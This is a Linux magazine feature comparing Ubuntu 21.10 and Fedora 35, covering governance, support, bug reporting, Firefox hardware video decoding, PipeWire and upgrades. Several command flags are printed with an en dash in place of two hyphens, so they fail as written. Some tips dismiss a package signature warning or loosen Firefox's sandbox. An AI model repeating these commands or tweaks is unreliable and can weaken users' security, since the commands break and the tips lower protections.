Thanks to Snaps even users of the Ubuntu LTS can get hold of bleeding-edge software in a single click. Those seeking newer kernels and low-level system tools (only available as traditional RPM and DEB packages) will find them in Fedora and the interim Ubuntu releases, which is what we're going to focus on in this sequel. Snaps are perhaps a little more versatile than Flatpaks, because they can package command line utilities as well as graphical applications, but both offer potentially increased security through sandboxing and isolation features. And both are much more convenient than fiddling around with third-party repositories.

Fedora introduces you to the new lateral workspace arrangement by logging you straight into the Activities view.

The Impish Indri is already one of our favourite Ubuntu animals. It's a little taxing not being able to switch audio devices from the controls.

» FREE AS IN "WHY WON'T MY FREEKING WIRELESS WORK?"

Apropos to our licencing feature (wow our technical editor is good), Ubuntu and Fedora have fairly divergent policies as to what can and what cannot live in each distributions repositories. We mentioned ZFS earlier, which has its origins in Sun's Solaris operating system. It was open sourced in 2003, but done so under the Common Development and Distribution License (CDDL). As such it can't be part of the Linux Kernel proper, since CDDL code can't be relicenced under GPLv2.

But the ZFS on Linux (ZoL) project has engineered a kernel module that Canonical is apparently happy enough to distribute with its OS. Fedora doesn't have any truck with non-free offerings, and as such ZoL, the proprietary Nvidia driver and various bits of Wi-Fi firmware all require remedial steps to install there.

This stance on software freedom shouldn't necessarily be a reason to not use Fedora. It's easy for owners of Nvidia hardware to get Fedora to be set up for AAA-gaming. Just add the **RPMFusion-Nvidia** repository in the same way as (over the page) we add the non-free repository for the Intel Media SDK.

Fedora generally gets new technology working before other distros, with the exception of bleeding-edge ones like Arch and Gentoo. However, in those distros even though the new technology is there, getting it to actually work without breaking something else is often a challenge (*that we enjoy, right? – Ed*).

What's in a top-tier distro?


Learn how Fedora and Ubuntu are engineered, governed and supported.


Just as anyone can contribute to the Linux Kernel, so anyone can contribute to Fedora or Ubuntu. You don't need to be a seasoned coder – there are always translation and documentation tasks to do. If you're a dab hand with a (virtual) paintbrush maybe you could contribute some icons, themes and logos too. Distro development isn't some communist free for all, though. There are committees and managerial structures, though these are in general much less rigid than you'd find in a similar-sized company. In 2015 some 35 per cent of the 2,000-odd Fedora contributors were Red Hat employees, though the remaining 65 per cent may well have been working for someone else.

We won't get into the technical minutia of how a distro is actually made. Look at the appropriate `-next` branch of any distro's GitHub and you can get an idea of the process. For illustration though, a week after the release of Ubuntu 21.10, the first daily builds of 22.04 (Jammy Jellyfish) appeared. These at the time of writing hardly differ at all from the 21.10 release, since the first steps are to decide on the build environment and get everyone's toolchains synced. You can find the release schedule at **https://discourse.ubuntu.com/t/jammy-jellyfish-release-schedule/23906**, which shows when new software planned for inclusion is released.

THE ART OF GOOD REPORTING

"If you think you've found a bug then familiarise yourself with the bug-reporting process for each distro, so that the developers can fix it."





Bugs are inevitable, but ones that corrupt data are the worse. This one in ZFS got fixed while we wrote this feature. CREDIT: Twitter.com

OpenSSL 3 and Ruby 3.0 are both slated for release in November, for example. If you're upset that Ubuntu 21.10 missed out on Gnome 41 (by dint of misaligned release schedules), you'll be pleased to hear that Gnome 42 will (assuming no delays to its release) be powering the Ubuntu 22.04 desktop.

Chains of command

Fedora is governed primarily by the Fedora Council, which includes representatives from all over the project, Red Hat-nominated members and a few others. Beneath that are FESCo, the Fedora Engineering Steering Committee, and MindShare. FESco is responsible for deciding on the technical direction of the project and MindShare is all about community outreach, conducting liaison between teams and encouraging contributors to mix with other teams. Reporting into FESCo and MindShare are many smaller Engineering and Community teams. See the diagram (*below left*).

Like Fedora, Ubuntu's development releases feed into its big, stable releases (the LTSes) which is what people will run on their servers and will be supported for 10 years (with an Ubuntu Advantage subscription). It's these releases, in conjunction with Canonical's support for enterprise tooling (OpenStack, Kubernetes, Ceph, etc), that fill its coffers, so it's in its interests to make the LTS editions fantastic. Also like Fedora, contributions to each new release don't just come from Canonical employees, but also from other companies and volunteers. Oversight is apportioned between the Ubuntu Technical Board and the Ubuntu Community Council, which are analagous to FESCo and MindShare. A key difference is that Ubuntu has a SABDFL (self-appointed benevolent dictator for life) in the form of Mark Shuttleworth, who has a casting vote on both of these committees.

Ubuntu's Technical Board and Community council both meet fortnightly on IRC. This might seem like an outdated (or, if you've never used IRC before, complicated) way to do meetings. But it's better than *Zoom* and,

since it's how a great deal of open source projects are co-ordinated, is unlikely to go away soon. Fedora boards also use IRC, and have a great guide for newcomers at **https://fedoramagazine.org/beginners-guide-irc**.


Perhaps an overlooked part of making a distro is baking the files (ISO or USB images) that people will download and install. Fedora and Ubuntu both have their own tools for doing this non-trivial task.

Support levels

Both Canonical and Red Hat make money from providing support to their Enterprise customers. For machines on your own infrastructure, Canonical offers Ubuntu Advantage for Infrastructure (UA-I) and a quick glance at **https://ubuntu.com/pricing** shows that comes in three tiers. Its cheapest Essential support offering is available to those using the LTS releases on servers ($225 per machine per year), virtual machines ($75) and desktops. This doesn't include phone support, but you can pay extra ($525 per annum) for that, and is only available for their LTS offerings. If you're looking for paid support with installation, drivers or anything else consumer oriented then this isn't really for you. It's more aimed at infrastructure and server management (using Canonical's *Landscape* administration tool).

That said, the Essential tier is available for free on up to three machines (or 50 if you're an Official Community Member), and includes Extended Security Maintenance for older releases (namely 14.04 and 16.04) and access to the kernel live patching service. Again, kernel patching is only available for the standard LTS kernel, so no use for Ubuntu 21.10. Fedora is a community supported distribution, so there's no paid support there. Red Hat supports Red Hat Enterprise Linux, which technology tested in Fedora (and now CentOS Stream too) will eventually find its way into once it's stabilised. If you want support (beyond updates) with Kubernetes or OpenStack then you need to move up to the Standard tier. If you're running Ubuntu on a public cloud, i.e. AWS, Azure or GCP, then you can, for a tiny bump on your hourly costs, switch to Ubuntu Pro instead.

For community support, there are official Ask Fedora and an Ask Ubuntu websites (run on Discourse and StackOverflow, respectively). These both receive dozens of questions a day, and both have easily accessible information on how to ask good questions and be a good human. There are also more traditional forums at The Fedora Lounge (**https://forums.fedoralounge.com**) and **https://ubuntuforums.org**). If you think you've found a bug then familiarise yourself with the bug-reporting process for each distro, so that the developers can fix it. If you're a beginner, or angry, then please resist the temptation to post until you're familiar with this process or have calmed down.



Ubuntu Advantage is free to sign up for, but for home users the benefits are limited. Livepatching won't obviate update-related reboots when running a GUI...

For tracking bugs Fedora uses the popular Bugzilla application where as Ubuntu uses the equally popular Launchpad. Both platforms have much the same workflow: bug reports are triaged, tested and (hopefully) fixed, but they might also be marked as "Won'tFix" (where the issue is judged not to be a problem) or as a duplicate of another bug. The Bugzilla application is also used for feature requests, but again you should familiarise yourself with the etiquette here. Launchpad enables more advanced users to file 'blueprints' for desired features.

It goes without saying that you should perform due diligence and check your bug (or feature request) hasn't already been reported before filing a new one. Fedora maintains a list of common bugs at **https://fedoraproject.org/wiki/Bugs/Common**, which you should scrutinise for the aberration you're planning on reporting. Sometimes the same bug will manifest itself in different ways, so inevitably some seemingly different bugs will end up being marked as duplicates.

» STOP BUGGING ME

Besides manually reporting bugs, you can also send crash information to the relevant teams. Fedora's Automatic Bug Reporting Tool (*ABRT*) will spring into action whenever a Fedora-packaged application crashes, and automatically sends an anonymised crash report to its Abrt Analytics server. This (without human intervention) collates similar reports and if a solution is available the user is given appropriate instructions. If no fix has been identified reports will be looked at by packagers who hopefully will come up with something soon.

ABRT can add stack traces as well as prompt the user for details. Ubuntu's *apport* does much the same, reporting to the Ubuntu Bug Control and Bug Squad teams. Study these reports at **https://bugs.launchpad.net/ubuntu/+source/plasma-workspace/+bug/1945904**. There are a few relics listed there so sort them by number to see what's new in the world of Ubuntu crashes. For more details on reporting Ubuntu bugs, or joining the bug squishing teams, check out **https://help.ubuntu.com/stable/ubuntu-help/report-ubuntu-bug.html.en**.

Sometimes bug reporters will be invited to test packages from each distro's proposed updates repository. These are easy to set up, but in general it's a bad idea to enable them universally, since this might end up upgrading every package, for which there's a proposed fix. This makes it very likely that, even if some bugs get fixed, other packages will break. Fedora's Bodhi system (**http://bodhi.fedoraproject.org**) is used to track bugs with proposed updates, where as for Ubuntu everything is more or less unified on **Launchpad.net**.

Harness your hardware for smoother streaming

Use your fancy graphics card to decode videos and free up your CPU for your other calculations and compositions.


Since browsing the web constitutes a great deal of most people's computing time, we thought we'd see if we could find any subtle differences between each distro's out-of-the-box *Firefox* configuration. We've said before that *Firefox* can be made smoother by enabling the WebRender backend and activating VA-API for hardware-accelerated video decoding. But getting this to work in the real world takes a bit of trial and error.

Both distros ship *Firefox 93*, and if you do a fresh install of Ubuntu this uses Mozilla's Snap. Users upgrading from previous Ubuntus will get the DEB version from the repos. The first step is getting VA-API working, which on Ubuntu was pretty easy. A simple `sudo apt install vainfo` pulled in all the required video drivers. Then running `vainfo` and not getting an error message showed that iHD (the MediaSDK driver for newer Intel graphics) was ready for VA-API processing. On Fedora the process was harder. The package containing `vainfo` is called `libva-utils` on Fedora, but just installing this (with `dnf install libva-utils`) was not enough – no drivers were pulled in. We searched the base repositories for `libva` and found `libva-intel-hybrid-driver`, which turned out to be no use – that driver is for older chips and we had a 10th Gen Dell XPS. So a bit of Googling evinced that the required drivers were available in the RPMfusion repositories.

RPMfusion hosts various popular packages that can't be included in Fedora's stock offerings. There are two RPMfusion repositories, `free` and `nonfree` and they're really easy to enable nowadays. So easy you don't even need to type anything: just browse to **https://rpmfusion.org/Configuration** and click the "RPM Fusion free" link for Fedora 35 (or whatever version you're running). *Firefox* on Fedora is already set up to open RPM files with Package Installer, so follow the prompts (don't worry about the "missing security signature" warning) and the repository will be added. Inside the free repo you'll find the `libva-intel-driver` package, which contains the i965 libva-accelerated driver.

Intel Inside, but is it working?

This works for all but the most recent (Icelake and above) Intel chips, but on Gen8 graphics (Broadwell) and above you may want to try the iHD driver. This contains some proprietary bits, and as such can be found in the nonfree RPMfusion repo. Add that in the same way as we added the free one (you can't enable only RPMfusion-nonfree). Then install the iHD driver with a swift `sudo dnf install intel-media-driver`, and a quick look at `vainfo` will show if you're in business. To decode the video you'll also want the `ffmpeg-libs` package from RPMfusion-nonfree.



There are all sorts of settings we can change in Firefox's about:config section, but it's generally easier to break things here than fix them.

» PLODDING TOWARDS ACCELERATION

Back in 2010, some enthusiastic fellow filed a bug at the Mozilla bugtracker asking for HTML5 video acceleration in *Firefox*. That seemed like a reasonable ask, seeing as it was already implemented for other platforms (well, Windows at least). The bug report was closed in 2019, but you can still read it at **https://bugzilla.mozilla.org/show_bug.cgi?id=563206**. Or there's another one, still open, at **https://bugs.launchpad.net/ubuntu/+source/chromium-browser/+bug/1424201**. The first few responses show that this was never going to be an easy thing to implement. And our efforts over these two pages show that even with all the bits now in place (technically they've been there since *Firefox 78*), getting everything working is far from straightforward.

You might think that the situation was better in *Chrome/Chromium*, and you would be right, but only just. VA-API acceleration for Linux did make it into *Chromium* via an unsupported patch in 2018, which was later included in some distro packages. The option has been available in official *Chrome* (and *Brave*, *Vivaldi* and *Opera*) since 2020, too. But *Chromium* is only available as a Snap on Ubuntu. And guess what? That Snap doesn't yet support VA-API. There's an experimental build you can try with:

```
$ sudo snap install chromium --channel=candidate/vaapi
```

but we couldn't make it work, even after starting with the `–enable-features=VaapiVideoDecoder` option and spending hours messing around in **chrome://flags**. The RPMfusion repos for Fedora host the `chromium-freeworld` package, but we didn't have time to go down another rabbit hole.

Actually getting VA-API playback enabled in *Firefox 93* took a bit of headscratching. Fortunately the same options worked on both distros, so we'll summarise them here. Open **about:config** in *Firefox* and set the following options to `true`:

```
gfx.webrender.all
media.ffmpeg.vaapi.enabled
media.navigator.
mediadatadecoder_vpx_
enabled
```

The last one will speed up VPx-encoded WebRTC traffic, which is what's used for video chatting.

There are a number of posts online that suggest other options, but this is a fast-moving area, so some of these will be out of date. Some contained bad advice to begin with – in particular, anyone telling you to disable *Firefox's* RDD (remote data decoder) process by unsetting `media.rdd-process.enabled` or via the `MOZ_DISABLE_RDD_SANDBOX` environment variable should be ignored. The current situation is that the RDD sandbox blocks VA-API, causing a `seccomp sandbox violation` error if you start *Firefox* from the terminal. But turning it off altogether is a security risk, so don't do that. Instead, selectively disable it for video decoding by setting `media.rdd-ffvpx.enabled` and `media.rdd-vpx.enabled` to false.

You can check if it's working by starting *Firefox* with this doozy:

```
$ MOZ_LOG="PlatformDecoderModule:5,Dmabuf:5" firefox
```

This generates a huge amount of output to pore over and will probably overrun your terminal's scrollback buffer in no time. Try pausing the video after a very short time to check you're not missing some early error messages. If you see messages like `VAAPI releasing dmabuf surface` among it then this is indicative of success. Different hardware supports different formats, in particular decoding AV1 (denoted AV01 in the Stats for Nerds overlay in the YouTube player) requires very new hardware (newer than our 10th Gen XPS). VP8/9 and h264 (AVC in YouTube) video are more widely supported. For new hardware using the iHD driver it's currently required to set `security.sandbox.content.syscall_whitelist` to 220 and start *Firefox* with

```
$ MOZ_SANDBOX_ALLOW_SYSV=1 firefox
```

in order to let a required syscall out of the sandbox and not upset the iHD driver.

If all that seemed like hard work, rest assured that getting VA-API working with the *Firefox* Snap (the default browser on Ubuntu) proved much harder. In fact, at the time of writing it seems downright impossible because the Gnome platform Snap is missing those driver libraries we mentioned earlier. A fix is on the way, but if it hasn't landed yet you can uninstall the Snap and use the version from the repositories without issue. Just use the options we've given here, some combination of them will surely work.

There's another reason you might not want to use the *Firefox* (or *Chromium*) Snap in Ubuntu, particularly if you're a fan of Gnome extensions. Cast your eye at **https://bugs.launchpad.net/ubuntu/+source/chromium-browser/+bug/1741074** and you'll see that both browsers refuse to load the native host connector plugin. That's what the website **extensions.gnome.org** uses to manage your Gnome extensions, and without it these can't be managed in the browser. It's not the end of the world – there's a desktop tool called *Gnome Extensions* available in *Ubuntu Software*. Or install it manually with:

```
$ sudo apt install gnome-shell-extension-prefs
```

There, your extensions are yours again, but popular password managers also use native messaging to talk to browser plugins, so if you use those you'll want to avoid Snap-based browsers for now. Rob Gibbon, product manager at Canonical, assured us that there are plans to fix this in time for the LTS release. And this is a healthy reminder that, while annoying, it's good that such bugs get visibility through the interim releases. In general, using a *Firefox* build that comes directly from Mozilla is a good move. One of the main motivations behind Snaps (and Flatpaks) was to enable developers to ship their software independently of distro packagers. It's a sentiment echoed by Rob: "Mozilla wants to deliver *Firefox* directly to the user, which is great for everyone involved. From a QA perspective, we worked with Mozilla to ensure its QA processes met our needs for Ubuntu".

We're not proud of the number of times we watched this video just to get the Video bar in intel_gpu_top to read something other than zero.

Nvidia and AMD

We tested the **libva** situation pretty thoroughly on Intel graphics, and thanks to the Mesa drivers the situation should be much the same on AMD hardware, or with the Nouveau driver. The proprietary Nvidia driver has its own **Nvdecode** and **Nvencode** API, which is supported on some applications, but not web browsers. There's another API **libvdpau**, again lacking support in popular web browsers, but widely supported by media players and AMD and Nvidia hardware. Interestingly, The Gnome web browser (sometimes known as *Epiphany*) supports all these APIs through *Gstreamer*. As usual, the Arch Wiki is the best place to get the lowdown on all this, in particular the lovely tables at the end of the video acceleration page at **https://wiki.archlinux.org/title/Hardware_video_acceleration**.


Flavours, spins, upgrades

Fedora and Ubuntu have all kinds of alternate editions, and both can easily be customised beyond recognition.

Besides the flagship desktop offerings, there are a number of other official editions of Fedora and Ubuntu that you might be interested in. For fun and games (although it actually wasn't fun at all) we tried installing both OSes on an old machine that, with its 2GB RAM and ancient (but still 64-bit) Celeron processor, fell well below the recommended specifications.

Once the installs were complete (which took ages because cheap laptop hard drives of the early 2010s are not fast), both OSes were surprisingly useable. But what turned out to be much more useable was working with the LXQt-powered flavour of each. Gnome had a fairly large, but not surprising given its reputation as the fattest desktop environment, 700MB memory footprint. LXQt had a much more slimline 450MB.

Even if you're not on old hardware, you might not like the Gnome desktop. And if you are, you might like that there's still a Fedora Spin that uses LXDE, the lightweight desktop built on the venerable GTK2. For a different kind of nostalgia check out the MATE-compiz spin, which brings back Gnome 2 aesthetics with a wobbly windows twist. Kubuntu and the KDE Plasma Fedora spin are among the most popular alternative offerings, but you'll find there's a spin/flavour for any desktop you could care to name. There's also Fedora Kinoite, an atomically updating (like the official Silverblue release) Plasma spin. Similar to the desktop spins are Fedora Labs. These are special editions that cater to a particular area of interest with bespoke software bundles. If you're into computational neuroscience, for example, try the Comp Neuro Lab. It has all of the best open source neural network simulation software (*is that too niche a genre for a future Roundup? – Ed*).



Space, brains, tablets and aliens – there's a Fedora Spin or an Ubuntu Flavour for everyone.

So come up to the Lab...

Most of the Labs are of a scientific theme, but there's also the Design Suite (for art and creativity) and Jam (for music and audio). There's also a Games Lab, which bundles some quite entertaining (though some very old) FOSS titles. It doesn't include any tweaks or drivers, but we'll look at how both distros fair at modern gaming in a moment. Fedora also has Special Interest Groups (SIGs) which aren't necessarily tied to a particular spin or Lab, but whose mission it is to get the software that's the subject of its Special Interest Group packaged and working nicely on Fedora. We were glad to see that i3 (the lightweight tiling window manager that's favoured by developers and fans of keyboard shortcuts) has its own SIG now.

The Ubuntu Flavours are easier to enumerate. There are seven of them, and six of those are desktop flavours. That leaves Ubuntu Studio, which is very much like a union of Fedora's Jam and Visual Design spins. As such

» SWITCH PULSEAUDIO FOR PIPEWIRE IN UBUNTU

Most of the PipeWire subsystem is already present in Ubuntu, but you'll need its *PulseAudio* daemon, and some auxilliary client libraries if you want it to handle your audio. These bits can be retrieved with:

```
$ sudo apt install pipewire-pulse pipewire-audio-client-libraries
```

Now we reload *Systemd* so that it knows about the new units, and then disable dirty ol' *PulseAudio*. Note there's no `sudo` here that we're still operating on the side. This should mean if it doesn't work at least only one user's (i.e. yours, sorry) audio will be broken:

```
$ systemctl –user daemon-reload
$ systemctl –user –now disable pulseaudio.service pulseaudio.socket
```


And finally we can launch our new audio subsystem:

```
$ systemctl –enable –now pipewire pipewire-pulse
```

You can check it's working with `pactl info`, the tell-tale line will look like:

```
Server Name: PulseAudio (on PipeWire 0.3.32)
```

If you want to try out the latest bleeding-edge version then there's a PPA and instructions available at **https://pipewire-debian.github.io/pipewire-debian**. Because this is new technology, don't be surprised if it doesn't work, particularly on complicated multimedia setups. If it seems like the tooling from the PPA (or indeed any PPA) hasn't had the desired effect, then remember the accurately named `ppa-purge` is available in the repos.



Well it wouldn't be a feature about distros if it didn't have low-resolution grabs of their glorious new backgrounds.

it's a rather large 4.1GB download, which is beginning to push what can physically fit on a DVD (*oh dear–Ed*). Ubuntu Studio used to offer a patched real-time kernel, but since those patches can now be activated in the official kernel sources, and generally cause problems for desktop systems, it's no longer needed. Instead, the low-latency kernel from the Ubuntu repository is used, which should be of a low-enough latency for all but the most fastidious of audiophiles.

On the subject of multimedia, one thing which we haven't mentioned yet is that *Pipewire* is now installed in both distros. *Pipewire* was once described as "*Pulseaudio* for video", which may not have been the best way to advertise it (given many users didn't appreciate *Pulseaudio* when it went mainstream), and certainly doesn't tell the whole story. Instead, one should see *Pipewire* as the key to taming multimedia in an age of Wayland, streaming and screen recording. It's actually the default audio subsystem in Fedora, but unless you went looking you'd never notice anything had changed. That part of it should be a complete drop in replacement for *Pulseaudio*, except in the most edgiest of edge cases. It runs as a *Systemd* user daemon, so to check it's running just enter

```
$ systemctl –user status pipewire-pulse
```

You can get some more information by running `pactl info` (this requires the `pulseaudio-utils` package). If you want to see how it fares in Ubuntu, see the box (*left*). Besides managing *PulseAudio*, *PipeWire* can also handle audio from *JACK*, *ALSA* and *Gstreamer*. It's also designed with sandboxing in mind, so (unlike our web-browser experiments on the previous pages) it works with Snaps and Flatpaks Wayland.

Upgrading your distro of choice

With relatively short lifecycles, you'd expect upgrading to the next release to be nice and easy on both distros. And indeed it is, or at least it should be. We realised that Fedora 35 would be out by the time you were reading this, even though at the time of writing the beta had only just been released. Upgrading to the next release, beta or no, on Fedora involves just a few steps. First, ensure the system is fully updated with:

```
$ sudo dnf –refresh update
```

The next step is to download the new version, and you'll be reminded that you really ought to have done the previous step before doing this one:

```
$ sudo dnf system-upgrade download –releasever=35
```

Once the new package lists are downloaded you'll have one last chance to bail out of the upgrade. Otherwise it's a case of waiting for a couple of thousand packages to download. In short, a fine time to prepare a cup of tea. When you return, you'll have to confirm importing of the package signing key to the new release and then you're ready to reboot:

```
$ sudo dnf system-upgrade reboot
```

As with regular Fedora updates, the new packages will be installed post-reboot, outside of any GUI. When that's done, which might necessitate another cup of tea, you will be one reboot away from your new version of Fedora. Once you've booted the latest edition, you can easily tidy up any cruft from its predecessor with:

```
$ sudo dnf system-upgrade clean
```

If you've used any of the popular desktop Ubuntu derivatives, you'll be familiar with the friendly alert from the *Software* application telling you that a new version is available. If, for some reason, you don't see this, and you're fully upgraded and rebooted, then there's a new command line incantation to force the upgrade:

```
$ sudo apt full-upgrade
$ update-manager -c
```

And that is largely it for this month's dive into the latest and greatest editions of Ubuntu and Fedora. But over the page you can see what the ever-reliable, straight-talking Mayank Sharma has to say in his head-to-head comparison.

Ubuntu 21.10 vs Fedora 35

Mayank Sharma wonders if there's more that separates the two leading Gnome-based distros than their different packaging formats.

SPECS
Ubuntu 21.10
CPU: 2GHz
Memory: 2GB
HDD: 25GB
Build: x86-64, arm64, armhf, ppc64le, s390x

SPECS
Fedora 35
CPU: 2GHz
Memory: 2GB
HDD: 20GB
Build: amd64 and aarch64

Truth be told, Ubuntu and Fedora, arguably the two leading distros, have very little in common. We apply the fact that both use the Gnome desktop to pit the projects against each other, which only helps accentuate the differences between the two projects and their wares.

In terms of similarities, besides their headline Gnome-based editions, both distros have spins based on various popular desktop environments. Furthermore, both projects support multiple architectures and produce a lot more editions than the ones for the desktop users.

Even though they go about it differently – and we've just spent the last eight pages going over their individual efforts – you can use both Fedora and Ubuntu on all kinds of servers, containers, IoT and public clouds.

In terms of releases, while Ubuntu does put out Long Term Releases every two years, Fedora treats all its releases the same. Ubuntu 21.10 is a standard short-term release that will be supported for nine month, while Fedora 35, like all Fedora releases, will continue to receive updates for about 13 months.

In terms of the usability of the installation and update process, there's little to choose between them. Fedora's Anaconda, and Ubuntu's Ubiquity are two of the best Linux installers. While we can nitpick their different approaches, the fact of the matter is they are comfortable to operate and will get the job done for a vast majority of users.

Known Gnome

Perhaps the most apparent difference between the approach of the two projects is their treatment of their biggest similarity: the Gnome desktop.

Ubuntu 21.10 ships with the Gnome 40 desktop, while Fedora 35 defaults to the latest Gnome 41. While Fedora has already clocked some mileage with the visually uplifted Gnome 40 with its new horizontal workspace switcher and application launcher, in its previous release this is Ubuntu's first time out with the redesigned Gnome.

That said though, the Ubuntu developers have spent some time and effort tweaking Gnome to mimic several aspects of Ubuntu's discontinued Unity desktop.

For starters, Ubuntu 21.10 takes users straight to the desktop, overriding the upstream Gnome behaviour of bringing up the Activities screen on log in. Another prominent Ubuntuness is the placement of the dock on the left-hand side of the screen, thanks to the efforts of Ubuntu developers upstreaming the plumbing required to get the Ubuntu Dock to work with Gnome 40. Then there's the matter of the minimise button, which has been eradicated from upstream Gnome, but continue to be present in windows under Ubuntu.

Talking of the Ubuntu Dock, in the latest release, it now features a persistent trash can icon, instead of a shortcut. Also, very helpfully, the dock now places a noticeable divider between pinned and running applications.

Two of the most prominent Gnome 40 changes that have made it to Ubuntu 21.10 are the overhauled Activities view with its horizontally panning workspaces, and the new multitouch gestures.

